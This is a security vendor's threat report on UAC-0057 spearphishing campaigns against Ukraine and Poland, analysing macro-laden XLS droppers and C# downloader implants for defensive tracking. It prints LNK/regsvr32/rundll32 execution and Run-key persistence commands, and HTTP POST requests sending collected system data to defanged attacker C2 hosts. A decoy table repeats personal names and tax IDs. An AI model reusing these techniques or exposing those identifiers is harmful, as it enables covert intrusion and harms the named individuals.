UAC-0057 keeps applying pressure on Ukraine and Poland

Published: 2025-08-20 · Archived: 2026-04-05 16:58:17 UTC

Published on 20 August, 2025 34min

Identifier: TRR250801.

Summary

> In late July, we identified two clusters of malicious archives that were leveraged to target Ukraine and Poland since April 2025, and that we could link together from their similarities. Resulting infection chains are aimed at collecting information about compromised systems and deploying implants for further exploitation. The toolset we analyzed notably relies on readily available tools for obfuscation or packing purposes.
>
> We noticed striking similarities with publicly reported activities that are associated with *UAC-0057* (also known as *UNC1151*, *FrostyNeighbor* or *Ghostwriter*), a cyber espionage actor with reported ties to the Belarusian government.

> Our report analyses the identified infection chains including decoy content, malicious execution logic, system information discovery approaches, first stage implants workflows as well as associated infrastructure, and offers baselines to detect and track the described activities. We also provide insights into the evolution of the threat actor's toolset and practices, including the use of a cloud-hosted collaboration service for command and control communication, and the setup of the supporting infrastructure.

📑

Background: Eastern European ghostwriters and cyber espionage

In 2020, Mandiant published a report about an influence campaign dubbed "Ghostwriter" and aligned with Russia's security interests. Personas, some inauthentic, some impersonating real individuals such as journalists or academics, would post falsified articles often containing anti-NATO narratives on compromised news websites. These narratives would also be relayed through emails sent to media organisations or individuals, or on social media.

In April 2021, the cybersecurity company associated a state-sponsored cyber espionage threat actor they track as UNC1151 to the influence activity of Ghostwriter, and later published a report on their high-confidence assessment that UNC1151 is linked to the Belarusian government.

Since then, reports from vendors and governmental organisations have referred to the threat actor behind seemingly related activity as *FrostyNeighbor*, *UAC-0057*, also sometimes using the name of the influence campaign, *Ghostwriter*.

Last year, the Ukrainian CERT (CERT-UA) reported a surge of activity of UAC-0057 during the summer of 2024. Early 2025, SentinelOne published a blog post about a campaign targeting Ukrainian military and government organisations as well as Belarusian government opposition that they attribute to Ghostwriter.

Infection chains

We identified a cluster of compressed archive files which were likely intended to be delivered to Ukrainian targets between late May 2025 and late July 2025. We could not determine how those archives were delivered, but we believe they were distributed via spearphishing emails, either as attachments or through download links.

These archives contain XLS spreadsheets with a VBA macro that drops and loads a DLL. The latter is responsible for collecting information about the compromised system and retrieving next stage malware from a command and control (C2) server.

Our analysis allowed us to identify other samples that we associate with the same threat actor, but which belong to a different campaign targeting Poland.

In the following sections, we describe the infection chains for both campaigns. For the purposes of clarity and conciseness, we only provide details about chosen samples of each campaign.

Infection chain which targeted Ukraine

The following 3 archives were uploaded on an online multiscanner service between June 12, 2025 and July 30, 2025.

SHA-256 hash	Filename (date of most recent content file)
`5df1e1d67b92e2bba8641561af9967e3a54ec73600283c66b09c8165ddcb7de9`	`Список на перевірку 2025-2026 (2).rar` (2025-07-30)
`699c50014cdbe919855c25eb35b15dfc8e64f73945187da41d985a9d7be31a71`	`ПЛАН наповнення СФ_ЗМІНЕНИЙ.zip` (2025-07-22)
`26ea842c4259c90349a1f4db92efa89ac4429a5ff380e7f72574426cfd647f1a`	`N/A` (2025-05-30)

All of these contain an XLS spreadsheet which embeds a VBA macro. Once executed, the macro drops a DLL which is loaded using `regsvr32.exe`. The exact execution logic differs depending on the archives creation date:




Figure 1 – Infection chain for May archive




Figure 2 – Infection chain for July archives

The dropped DLL, which we will later refer to as the first stage implant, is written in C# and obfuscated using *ConfuserEx*. It establishes persistence using the current user's "Run" registry key, collects information about the compromised system, sends that information to the C2 server and periodically attempts to retrieve a next stage from the C2.

Decoy documents

One of the aforementioned archives (SHA-256 `26ea842c4259c90349a1f4db92efa89ac4429a5ff380e7f72574426cfd647f1a`) contains a 3 pages PDF document (`покрокова інструкція.pdf` [1]), serving as a decoy.

This PDF document (see Fig. 3) was produced on May 30, 2025 according to the file's metadata. It provides information for companies to benefit from certain services of the "Diia" (affiliated to the Ministry of Digital Transformation of Ukraine). We could find the same content and formatting in a post from the Ministry of Digital Transformation of Ukraine that was published on April 17, 2025 on the website of the *Cabinet of Ministers of Ukraine* (translated from "Кабінет Міністрів України").

Щоб забронювати працівників на порталі Дія, у компанії має бути чинний статус критичного підприємства. Дізнайтеся, як це працює: від подання заяв про бронювання та переліку підприємств, що мають на це право, до уникнення затримок, пов'язаних з оновленням даних у Пенсійному фонді та податковій.

Хто може отримати статус критично важливого підприємства?

Щоб отримати статус критично важливого, підприємства мають відповідати трьом основним критеріям:

- Середня заробітна плата працівників не менш ніж 20 000 гривень.
- Відсутність заборгованості з податків і ЄСВ.

А також один із таких критеріїв на вибір:

- Великі податкові надходження: сплата податків понад 1,5 млн євро на рік.
- Валютні надходження: понад 32 млн євро на рік (крім позик і кредитів).
- Стратегічне значення для держави або важливість для окремої галузі чи громади.
- Рівень зарплат: для комунальних підприємств він не повинен бути нижчим за середній по регіону за останній квартал 2021 року.
- Резидент Дія.City.
- Постачальник електронних комунікаційних послуг: це компанії, що працюють у мобільних мережах (чистий дохід понад 200 млн грн/міс) або на фіксованих мережах (чистий дохід більш ніж 20 млн грн/міс).

Відповідаєте цим вимогам? Надішліть офіційний лист до органів виконавчої влади або військових адміністрацій з обґрунтуваннями відповідності критеріїв та отримуйте статус критичності.

Вже маєте статус критично важливого? Подавайте заяву про бронювання працівників через портал Дія: заповніть форму за 10 хвилин та отримуйте результат упродовж трьох днів.


Як подати заяву про бронювання через Дію

Щоб забронювати працівників, потрібно пройти кілька простих кроків:

- Авторизуйтеся на порталі Дія, оберіть послугу Бронювання працівників та натисніть Подати заяву.
- Вкажіть дані працівників, яких плануєте забронювати.
- Підтвердіть заробітну плату працівника.
- Перевірте правильність внесених даних і підпишіть заяву. Підпис ставить керівник підприємства або уповноважена особа.

Figure 3 – Decoy content from покрокова інструкція.pdf

The XLS spreadsheet of that same archive (`роз'яснення.xls`) also displays decoy content (a likely list of contracts) once the macro is executed:



Перелік договорів

№	Договір, назва договору, номер	Дата укладання договору	Суб'єкт з яким укладено договір, назва, код ЄДРПОУ	Підстава для заключення договору	Тип договору (прямий, відкриті торги, тощо)	Предмет договору (назва товару, робот, об'єм, кількість тощо)	Сума договору	Додаткові угоди, номер, дата, сума	Термін дії договору	Виконання
1	2	3	4	5	6	7	8	9	10	11
1.	101	4/21/2024	ФОП "БАСОВ СТАНІСЛАВ МИКИТОВИЧ", (1850707950)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Придбання канцелярських товарів	48500.00	-	11/30/2025	
2.	1	5/31/2024	ТОВ "АВТОСЕРВІС РУХ", (44554342)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Придбання автозапчастин	110000.00	-	11/30/2025	
3.	2	9/12/2024	ТОВ "АВТОСЕРВІС РУХ", (44554342)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Послуги з поточного ремонту	20392.00	-	11/30/2025	
4.	2/1	10/12/2024	ТОВ "СІЛЬГОСП МАШИНА ТЕХНІКА", (44520858)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Послуги з поточного ремонту	49800.00	-	11/30/2025	
5.	3	10/17/2024	ФОП ЛИТВИНЕНКО ВІТАЛІЙ ОЛЕКСАНДРОВИЧ, (2918906436)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Придбання продукції для чищення	21500.00	-	11/30/2025	
6.	4	10/18/2024	ФОП Кухтіна Олена Юріївна, (2246600764)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Придбання частин двигунів	15400.00	-	11/30/2025	
7.	5	11/14/2024	ФОП Темник Юрій Павлович, (2702011579)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Придбання автозапчастин	39900.00	-	11/21/2024	
8.	6	11/14/2024	ФОП Темник Юрій Павлович, (2702011579)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Придбання автомобільних шин	20400.00	-	11/21/2025	
9.	7	11/29/2024	ФОП Ільїн Максим Миколайович, (2922904634)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Придбання автомобільних шин	13000.00	-	12/31/2025	
10.	8	12/2/2024	ТОВ "СІЛЬГОСП МАШИНА ТЕХНІКА", (44520858)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Поточний ремонт військової техніки спеціального призначення	99342.00	-	12/31/2025	
11.	9	12/5/2024	ПП "ТЕХЛІДЕР", (42743421)	Розгляд комерційних пропозицій, з подальшим вибором кращого постачальника	Прямий	Придбання частин та приладдя до транспортних засобів	72563.10	-	12/31/2025	

Page 1

Figure 4 – Decoy content as displayed from роз’яснення.xls following macro execution

XLS spreadsheets

SHA-256 hash	Filename
`f6fec3722a8c98c29c5de10969b8f70962dbb47ba53dcbcd4a3bbc63996d258d`	`Список на перевірку 2025-2026.xls` [2]
`deaa3f807de097c3bfff37a41e97af5091b2df0e3a6d01a11a206732f9c6e49c`	`ПЛАН наповнення СФ_ЗМІНЕНИЙ.xls` [3]
`aac430127c438224ec61a6c02ea59eb3308eb54297daac985a7b26a75485e55f`	`роз'яснення.xls` [4]

The exact execution chain leading to the the DLL evolved between May and July, and is briefly described hereafter (see Fig. 1 and 2 above).

роз’яснення.xls

Using string concatenation, the VBA macro writes a DLL to `%TEMP%\DefenderProtectionScope.log` and uses the `Shell.ShellExecute` method to load it with `regsvr32 /u /s %TEMP%\DefenderProtectionScope.log` .

ПЛАН наповнення СФ_ЗМІНЕНИЙ.xls

In this sample, the VBA macro decrypts the DLL and ultimately writes it to `%LOCALAPPDATA%\Serv\0x00bac729fe.log` . It then creates an LNK file (`%APPDATA%\Microsoft\Windows\Protection overview.lnk`) set to execute `C:\Windows\System32\regsvr32.exe /u /s "%LOCALAPPDATA%\Serv\0x00bac729fe.log"` .

Contrary to the first sample, this VBA macro is partially obfuscated (strings remain in cleartext). The obfuscation is consistent with the result of *MacroPack* (an offensive security tool which is available on GitHub) when executed with the `--obfuscate-names` parameter.

Список на перевірку 2025-2026.xls

This sample does not directly drop a DLL, but first writes a Microsoft Cabinet (CAB) file to `"%TEMP%\sdw9gobh0n"` .

In addition, it creates an LNK file (`%APPDATA%\Microsoft\Windows\Protection overview past.lnk`) that uses `expand.exe` to extract the DLL from the CAB file to `"%LOCALAPPDATA%\Logs\sdw9gobh0n.log"` , where previous samples would either

load the DLL directly from a temporary directory where it had been dropped, or copy it to another directory (using the VBA method `CopyFile()`).

The macro runs this first LNK file, and then creates a second one (`%APPDATA%\Microsoft\Windows\Protection overview.lnk`) to load the extracted DLL via `C:\Windows\System32\regsvr32.exe` with `" /u /s %LOCALAPPDATA%\Logs\sdw9gobh0n.log"` as arguments. The obfuscation in this sample is consistent with the use of *MacroPack* with all options for obfuscation being enabled, as strings are no longer in cleartext contrary to the previous sample.

First stage C# DLL implants

The following samples are .NET DLL assemblies written in C# and obfuscated with *ConfuserEx*. They serve as downloaders for an unidentified next stage, and have the ability to collect information about the compromised system.

SHA-256 hash	Filename (compilation timestamp)	Parent XLS filename
`707a24070bd99ba545a4b8bab6a056500763a1ce7289305654eaa3132c7cbd36`	`DefenderProtectionScope.log` (2025-05-29 11:37:46 UTC)	`роз'яснення.xls`
`8a057d88a391a89489697634580e43dbb14ef8ab1720cb9971acc418b1a43564`	`0x00bac729fe.log` (2025-07-10 08:07:01 UTC)	`ПЛАН наповненн СФ_ЗМІНЕНИЙ.xl`
`a2a2f0281eed6ec758130d2f2b2b5d4f578ac90605f7e16a07428316c9f6424e`	`sdw9gobh0n.log` (2025-07-29 03:46:59 UTC)	`Список на перевірку 2025-2026.xls`

Variant 1 (`DefenderProtectionScope.log`)

`DefenderProtectionScope.log` (internal name: `InfoUploader.dll`) collects the following pieces of information about the compromised system:

- OS platform identifier and version;
- hostname;
- CPU name (using a WMI query);
- current user name;
- operating system install date (using a WMI query);
- date at which the system was booted (with a bug [5]);
- installed antivirus product name and installation date (using a WMI query);
- information about the IP address which is used to browse on the Internet (retrieved by sending an HTTP GET request to `hxxps://ip-info.ff.avast[.]com/v1/info`).

This information is then sent as form data to `hxxps://punandjokes[.]icu/cannabis-jokes.jpg` (C2 server) via an HTTP POST request:

```
 POST /cannabis-jokes.jpg HTTP/1.0
Host: punandjokes[.]icu
Connection: close
Content-Length: <calculated-content-length>
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80 Safari/53

oQlJbw=<Base64-encoded-OS-platform-identifier-and-version>&NsAUjZ=<Base64-encoded-hostname>&sCXaqf=<Base64-encoded-CPU-nam
```

The implant attempts to send the collected information to the C2 server every 10 minutes. Once sent, it then tries to download a next stage from the C2 server every 30 minutes. Upon successful retrieval (involving a check on the response size to make sure that the data is larger than 220000 bytes), the next stage is written to `%APPDATA%\Microsoft\System\ProtectedCertSystem.dll`, and run using the following command: `rundll32 %APPDATA%\Microsoft\System\ProtectedCertSystem.dll,#1`.

To achieve persistence, the implant adds two entries to the current user's "Run" registry key:

- For the implant itself, it creates `SytemProtectionService` with the value: `regsvr32 /u /s <current-implant-file-path>`;
- For the retrieved next stage, it creates `MicrosoftDefender` with the value: `rundll32 %APPDATA%\Microsoft\System\ProtectedCertSystem.dll,#1`.

Variant 2 (`sdw9gobh0n.log`, `0x00bac729fe.log`)

`0x00bac729fe.log` (internal name: `InfoUploader.dll`) and `sdw9gobh0n.log` (internal name: `Downloader.dll`) share similar implementation and capabilities. Therefore, only details regarding the most recent sample, `sdw9gobh0n.log`, are provided. Despite some differences in string encryption or hardcoded values, most of what is described hereafter also applies to `0x00bac729fe.log`.

To persist, the implant adds an `Audio Driver` value to the user's "Run" registry key with the command: `regsvr32 /u /s <implant-current-file-path>`.

It then proceeds to collect the following information about the compromised system:

- operating system (and version if running on Windows);
- hostname;
- current user name;
- operating system install date (using a WMI query);
- date at which the system was booted (using a WMI query);
- installed antivirus product names, current states and install dates (using a WMI query);
- information about the IP address which is used to browse on the Internet (also retrieved using `hxxps://ip-info.ff.avast[.]com/v1/info`).

This information is arranged in a JSON-formatted structure, Base64-encoded, and sent as a cookie (`mod0api`) value to the C2 server via an HTTP POST request: `hxxps://sweetgeorgiayarns[.]online/wp-content/uploads/2025/04/06102226/Kims-hand-cards.jpg`

```
 POST /wp-content/uploads/2025/04/06102226/Kims-hand-cards.jpg HTTP/1.0
Host: sweetgeorgiayarns[.]online
Connection: close
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
Cookie: mod0api=<Base64-encoded-collected-information>
```

Note that the same User-Agent found in the previous samples is used in all web requests: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80 Safari/537.36`.

After a 10 minutes sleep, the implant enters an infinite loop to fetch payloads from the C2 server. The latter is expected to respond with a `Cookie` header containing three values: a file path, an execution command, and a persistence flag. If the received file path is longer than five characters, the implant saves the payload to that path and runs it using the provided command (spawned via `cmd.exe /c`). If the persistence flag is set, the implant creates a new entry in the current user's "Run" registry key using the payload's filename as value and the execution command as its data. The implant repeats this process every 30 minutes.

Infection chain which targeted Poland

In this section, we describe infection chains targeting Poland in April and May 2025.

Infection files from April 2025

We identified the following 2 very similar archives as uploaded to an online multiscanner in April 2025 from Poland (see Fig. 5).

SHA-256 hash	Filename (date of most recent content file)
`730c1a02bb31d548d91ba23fce870b1dc53c4802ea4fcb0d293f96de670d74af`	`ZGRW_nr_F00038524.zip` (2025-04-21)
`57e0280dc5b769186588cc3a27a8a9be6f6e169551bbef39f95127e9326627f2`	`pks_250422325349_01.zip` (2025-04-22)





Figure 5 – Infection chain for April archives

Decoy documents

One archive (SHA-256 `43688170c27bcb2649360e48e08540c52a2d41ef55a84033e8516ce53921ede5`) contains a one page PDF invitation for the May 8, 2025, general assembly of the *Union of Rural Municipalities of the Republic of Poland* (translated from “Związek Gmin Wiejskich Rzeczypospolitej Polskiej”).

We found the same file available for download on the website of the union, indicating the threat actor repurposed an existing file. According to the ZIP archive’s timestamps, this PDF was packaged alongside the XLS spreadsheet on April 21, 2025.



Związek Gmin Wiejskich Rzeczypospolitej Polskiej

Poznań, dnia 8 kwietnia 2025 r.

Szanowni Państwo,
Wójtowie/Burmistrzowie
Gmin członkowskich
Związku Gmin Wiejskich
Rzeczypospolitej Polskiej

Uprzejmie zapraszam do udziału w:

XXXIX Zgromadzeniu Ogólnym
Związku Gmin Wiejskich Rzeczypospolitej Polskiej (ZGWRP),
które odbędzie się w Poznaniu, na terenie Międzynarodowych Targów Poznańskich,
w Centrum Kongresowym, Sala 1.G, poziom 1
w dniu 8 maja 2025 r. (czwartek)
Początek Zgromadzenia – 8 maja 2025 r., **godz. 10:00**

Zgodnie z § 18 pkt 8 Statutu Związku, w przypadku braku quorum,
drugi termin rozpoczęcia Zgromadzenia wyznacza się na godz. 10:30.

W załączeniu przesyłam: program, druk wniosku na XXXIX Zgromadzenie Ogólne ZGWRP, druk pełnomocnictwa, kartę zgłoszenia uczestnictwa wraz z informacjami organizacyjnymi.

Dodatkowe materiały (w tym Sprawozdanie z działalności Związku za 2024 r. oraz Sprawozdanie finansowe za 2024 r.) będą na bieżąco udostępniane na stronie internetowej ZGWRP: www.zgwrp.pl.

Udział w XXXIX Zgromadzeniu Ogólnym dla przedstawicieli Gmin Członkowskich, będzie nieodpłatny. Natomiast po stronie uczestników Zgromadzenia pozostanie pokrycie we własnym zakresie kosztów dojazdów i ewentualnych noclegów.

Przypominam, że zgodnie z § 17 pkt 3 Statutu Związku delegat, który nie może przybyć na obrady w ustalonym terminie, **może udzielić jednorazowego pełnomocnictwa innej osobie**, która uczestniczyć będzie w obradach w pełnym zakresie, lecz bez biernego prawa wyborczego.

Kartę zgłoszenia uczestnictwa proszę przekazać na adres Związku: biuro@zgwrp.pl w nieprzekraczalnym terminie do dnia 29 kwietnia br. (wtorek). Dotrzymanie tego terminu jest bardzo ważne ze względów technicznych i organizacyjnych.

UWAGA!
XXXIX Zgromadzenie Ogólne będzie elementem Europejskiego Kongresu Odnowy i Rozwoju Wsi, który w dniach 8-10 maja 2025 odbywać się będzie w Poznaniu. Wspomniany Kongres jest organizowany przez Ministerstwo Rolnictwa i Rozwoju Wsi we współpracy z Samorządem Województwa Wielkopolskiego. Będzie on elementem działań realizowanych w ramach polskiej prezydencji w Radzie Unii Europejskiej.
Uczestnicy Zgromadzenia będą mieli możliwość bezpłatnego udziału w wydarzeniach tworzących program Europejskiego Kongresu Odnowy i Rozwoju Wsi (więcej informacji na stronie www.zgwrp.pl i https://www.gov.pl/web/EKOiRW2025).

Prosząc o niezawodne przybycie, zachęcam do udziału i wspólnego działania dla dobra gmin z obszarami o charakterze wiejskim.

Z wyrazami szacunku i pozdrowieniami

Przewodniczący Zarządu
Związku Gmin Wiejskich
Rzeczypospolitej Polskiej
Stanisław Jastrzębski

Zał. Plik

61-812 Poznań ul. Kantaka 4, tel. (61) 851 74 18
www.zgwrp.pl; www.fb.com/zgwrp; biuro@zgwrp.org.pl

Figure 6 – Decoy content from 1_39ZO ZGWRP_zaproszenie.pdf

XLS spreadsheets

SHA-256 hash	Filename
`082903a8bec2b0ef7c7df3e75871e70c996edcca70802d100c7f68414811c804`	`2_39ZO ZGWRP_program.xls`
`69636ddc0b263c93f10b00000c230434febbd49ecdddf5af6448449ea3a85175`	`pks_250422325349_01.xls`

Both samples contain a very similar VBA macro, obfuscated with *MacroPack*, that implements identical dropping and next stage loading processes. As an example, the VBA macro in `2_39ZO ZGWRP_program.xls`:

- writes a CAB file to `%PROGRAMDATA%\OfficeRuntimeBroker.xlam`;

- creates the `OfficeRuntimeBroker.lnk` file in `%PROGRAMDATA%` with `C:\Windows\System32\expand.exe` as a target and the following arguments: `%PROGRAMDATA%\OfficeRuntimeBroker.xlam %PROGRAMDATA%\~OfficeRuntimeBroker.dat` ;
- runs the LNK file using `rundll32.exe shell32.dll,ShellExec_RunDLL %PROGRAMDATA%\OfficeRuntimeBroker.lnk` to extract the content from the CAB file to `%PROGRAMDATA%\~OfficeRuntimeBroker.dat` ;
- writes a new LNK file to the same path as the previous one with `C:\Windows\System32\rundll32.exe` as a target and the following arguments: `%PROGRAMDATA%\~OfficeRuntimeBroker.dat,TS_STATUS_INFO_get0_status` ;
- runs the LNK file using `rundll32.exe shell32.dll,ShellExec_RunDLL %PROGRAMDATA%\OfficeRuntimeBroker.lnk` to load the DLL.

First stage C# DLL implants

SHA-256 hash	Filename (compilation timestamp)	Parent XLS filename
`7c77d1ba7046a4b47aec8ec0f2a5f55c73073a026793ca986af22bbf38dc948c`	`~OfficeRuntimeBroker.dat` (2025-04-21 07:55:57 UTC)	`2_39ZO ZGWRP_program.xls`
